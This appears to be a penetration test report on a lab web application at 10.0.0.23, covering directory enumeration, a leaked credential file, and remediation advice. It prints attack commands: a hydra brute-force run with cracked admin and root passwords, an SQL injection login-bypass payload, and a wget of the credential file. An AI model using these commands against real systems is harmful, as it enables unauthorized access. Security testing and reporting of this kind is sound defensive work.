
```
File Actions Edit View Help  
(kali㉿kali)-[~]  
$ gobuster dir -u http://10.0.0.23 -w /usr/share/wordlists/dirb/common.txt  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.0.0.23  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/.hta (Status: 403) [Size: 274]  
/.httpasswd (Status: 403) [Size: 274]  
/.htaccess (Status: 403) [Size: 274]  
/css (Status: 301) [Size: 304] [→ http://10.0.0.23/css/]  
/icon (Status: 301) [Size: 305] [→ http://10.0.0.23/icon/]  
index.php (Status: 200) [Size: 11764]  
/javascript (Status: 301) [Size: 311] [→ http://10.0.0.23/javascript/]  
/robots.txt (Status: 200) [Size: 52]  
/server-status (Status: 403) [Size: 274]  
Progress: 4614 / 4615 (99.98%)  
  
Finished
```

Find the:

Admin Panel



Get the Admin Panel Login page:



The image shows a web page layout for an admin panel login. At the top, there is a dark blue header bar with the text "TechNation" on the left and a navigation menu with links "News", "Reviews", "Deals", and "Admin Panel" on the right. Below the header, the main content area has a dark blue background. Centered in this area is a light blue rounded rectangle containing the login form. The form has the title "Login" in a large font, followed by the instruction "Enter Your Email Address and Password in Order To Get to The Admin Panel". There are two input fields: "Email" and "Password", both with white backgrounds and rounded corners. Below these fields is an orange rounded button with the text "Login" in white.

TechNation News Reviews Deals Admin Panel

Login

Enter Your Email Address and Password
in Order To Get to The Admin Panel

Email

Password

Login

Overview:

This report presents the findings from a black-box penetration test, conducted on the target web application hosted at **10.0.0.23**.

The goal was to identify security vulnerabilities, document methodologies used, and provide remediation recommendations.

The test included:

- **Reconnaissance**: Identify exposed resources and potential attack vectors.
 - **Enumeration**: Discover available services and directories.
 - **Exploitation Attempts**: Test vulnerabilities such as weak authentication mechanisms, and SQL injection.
-

Scope of testing:

- The assessment performed exclusively on the web application at **10.0.0.23**
 - No external resource testing was conducted.
 - No social engineering or phishing attacks were included.
 - The test was limited to HTTP services and web-based vulnerabilities.
-

Key Findings

1.Exposure of Sensitive Files:

Severity: High

Description:

The robots.txt file revealed the presence of /decoda9013smith21985.txt which contains a list of credentials.

The file was accessible without authentication, exposing sensitive data.

Recommendation:

Restrict access to sensitive files using proper access control mechanisms.

Implement best practices such as disallowing sensitive directories in robots.txt.

Key Findings

2. Weak Authentication Mechanism:

Severity: Critical

Description:

The admin panel (/Admin.php) accepted brute-force login attempts.

Using hydra enabled to crack valid credentials from the leaked password file.

Weak Authentication Mechanism (POC):

```
(kali㉿kali)-[~]
$ hydra -L users.txt -P decoda9013smith21985.txt 10.0.0.23 http-post-form '/index.php:email=^USER^&password=^PASS^:F=Username Or Password Doesn't match!'

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-18 10:36:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3260 login tries (l:5/p:652), ~204 tries per task
[DATA] attacking http-post-form://10.0.0.23:80/index.php:email=^USER^&password=^PASS^:F=Username Or Password Doesn't match!
[80][http-post-form] host: 10.0.0.23 login: admin password: YbL%XR@8aP:5tr~G
[80][http-post-form] host: 10.0.0.23 login: admin password: Q*tZ^_9N3W=)7AzC
[80][http-post-form] host: 10.0.0.23 login: admin password: eF"?$p+nYt2A#_Va
[80][http-post-form] host: 10.0.0.23 login: admin password: U3#G?zgV"4jRu*N;
[80][http-post-form] host: 10.0.0.23 login: admin password: f#kV;^8a6xmKD=@[
[80][http-post-form] host: 10.0.0.23 login: admin password: U: #W7"F*9e{6L6SC
[80][http-post-form] host: 10.0.0.23 login: admin password: vJk;Esq+cVx[(4Hy
[80][http-post-form] host: 10.0.0.23 login: admin password: n9z?~X%Kp$y6hY~4
[80][http-post-form] host: 10.0.0.23 login: admin password: SE_RBd3(Cr7m%MFw
[80][http-post-form] host: 10.0.0.23 login: admin password: Z]Yy8$_s7e<hE[MG
[80][http-post-form] host: 10.0.0.23 login: admin password: UBj!K@3zV(atTx6Q
[80][http-post-form] host: 10.0.0.23 login: admin password: m8CGAWT!>4a~/bp'
[80][http-post-form] host: 10.0.0.23 login: admin password: G'd}7BD5Rs(Z-Eh6
[80][http-post-form] host: 10.0.0.23 login: admin password: D9$GsdH[nvB+_p8C
[80][http-post-form] host: 10.0.0.23 login: admin password: u7{x"s*kY6JT$8y
[80][http-post-form] host: 10.0.0.23 login: admin password: aeJv,dx46)PjhX'K
[80][http-post-form] host: 10.0.0.23 login: administrator password: eF"?$p+nYt2A#_Va
[80][http-post-form] host: 10.0.0.23 login: administrator password: U3#G?zgV"4jRu*N;
[80][http-post-form] host: 10.0.0.23 login: administrator password: f#kV;^8a6xmKD=@[
[80][http-post-form] host: 10.0.0.23 login: administrator password: YbL%XR@8aP:5tr~G
[80][http-post-form] host: 10.0.0.23 login: administrator password: U: #W7"F*9e{6L6SC
[80][http-post-form] host: 10.0.0.23 login: administrator password: n9z?~X%Kp$y6hY~4
[80][http-post-form] host: 10.0.0.23 login: administrator password: SE_RBd3(Cr7m%MFw
[80][http-post-form] host: 10.0.0.23 login: administrator password: D9$GsdH[nvB+_p8C
[80][http-post-form] host: 10.0.0.23 login: administrator password: Q*tZ^_9N3W=)7AzC
[80][http-post-form] host: 10.0.0.23 login: administrator password: Z]Yy8$_s7e<hE[MG
[80][http-post-form] host: 10.0.0.23 login: administrator password: m8CGAWT!>4a~/bp'
[80][http-post-form] host: 10.0.0.23 login: administrator password: vJk;Esq+cVx[(4Hy
[80][http-post-form] host: 10.0.0.23 login: administrator password: G'd}7BD5Rs(Z-Eh6
[80][http-post-form] host: 10.0.0.23 login: administrator password: aeJv,dx46)PjhX'K
[80][http-post-form] host: 10.0.0.23 login: administrator password: UBj!K@3zV(atTx6Q
[80][http-post-form] host: 10.0.0.23 login: administrator password: u7{x"s*kY6JT$8y
[80][http-post-form] host: 10.0.0.23 login: root password: YbL%XR@8aP:5tr~G
[80][http-post-form] host: 10.0.0.23 login: root password: SE_RBd3(Cr7m%MFw
[80][http-post-form] host: 10.0.0.23 login: root password: eF"?$p+nYt2A#_Va
[80][http-post-form] host: 10.0.0.23 login: root password: U3#G?zgV"4jRu*N;
[80][http-post-form] host: 10.0.0.23 login: root password: U: #W7"F*9e{6L6SC
[80][http-post-form] host: 10.0.0.23 login: root password: f#kV;^8a6xmKD=@[
[80][http-post-form] host: 10.0.0.23 login: root password: Q*tZ^_9N3W=)7AzC
[80][http-post-form] host: 10.0.0.23 login: root password: n9z?~X%Kp$y6hY~4
[80][http-post-form] host: 10.0.0.23 login: root password: vJk;Esq+cVx[(4Hy
[80][http-post-form] host: 10.0.0.23 login: root password: m8CGAWT!>4a~/bp'
```

As shown:
Using hydra enabled
to crack valid credentials
from the leaked
password file.

Weak Authentication Recommendations

Implement account lockout mechanisms after multiple failed login attempts.

Use multi-factor authentication (MFA) to strengthen login security.

Ensure strong password policies are enforced.

SQL Injection Vulnerability

Severity: Critical

Description:

- SQL Injection identified in the login form.
- Enabled to bypass authentication using SQL payloads.

PoC:

```
admin' OR '1'='1' --
```

Recommendation:

- Implement prepared statements and parameterized queries.
- Filter and sanitize all user inputs.
- Implement Web Application Firewall (WAF) rules to detect and block SQL injection attempts.

Exposure of Sensitive Files Severity:

Description:

The robots.txt file revealed the presence of /decoda9013smith21985.txt which contains a list of credentials.

The file was accessible without authentication, exposing sensitive data.

Proof of Concept (PoC):

wget http://10.0.0.23/decoda9013smith21985.txt

Recommendation:


Restrict access to sensitive files using proper access control mechanisms.

Implement best practices such as disallowing sensitive directories in robots.txt.

```
(kali@kali)-[~]
└─$ wget http://10.0.0.23/decoda9013smith21985.txt
--2025-03-09 10:27:07-- http://10.0.0.23/decoda9013smith21985.txt
Connecting to 10.0.0.23:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11118 (11K) [text/plain]
Saving to: 'decoda9013smith21985.txt'

decoda9013smith2198 100%[=====>] 10.86K --.-KB/s in 0s

2025-03-09 10:27:07 (1.21 GB/s) - 'decoda9013smith21985.txt' saved [11118/11118]
```



Overall Risk Sensitivity Table

Vulnerability	Severity	Likelihood	Impact	Overall Risk Score
Exposure of Sensitive Files	High	High	High	Critical
Weak Authentication Mechanism	Critical	High	High	Critical
SQL Injection Vulnerability	Critical	High	High	Critical

•**Severity:** The impact of exploitation (Low, Medium, High, Critical)

•**Likelihood:** The probability of exploitation (Low, Medium, High)

•**Impact:** The potential damage if exploited (Low, Medium, High)

•**Overall Risk Score:** Based on OWASP methodology.

Conclusion

The penetration test identified multiple critical vulnerabilities, that pose a serious security risk to the web application. Immediate remediation steps are required to secure the platform, and prevent unauthorized access.

Summary of Recommendations:

- Restrict access to sensitive files and directories.
- Strengthen authentication mechanisms.
- Mitigate SQL injection risks with secure coding practices.
- Implement security monitoring and logging for suspicious activity.

Further security assessments and regular testing are recommended to ensure ongoing protection against evolving threats.
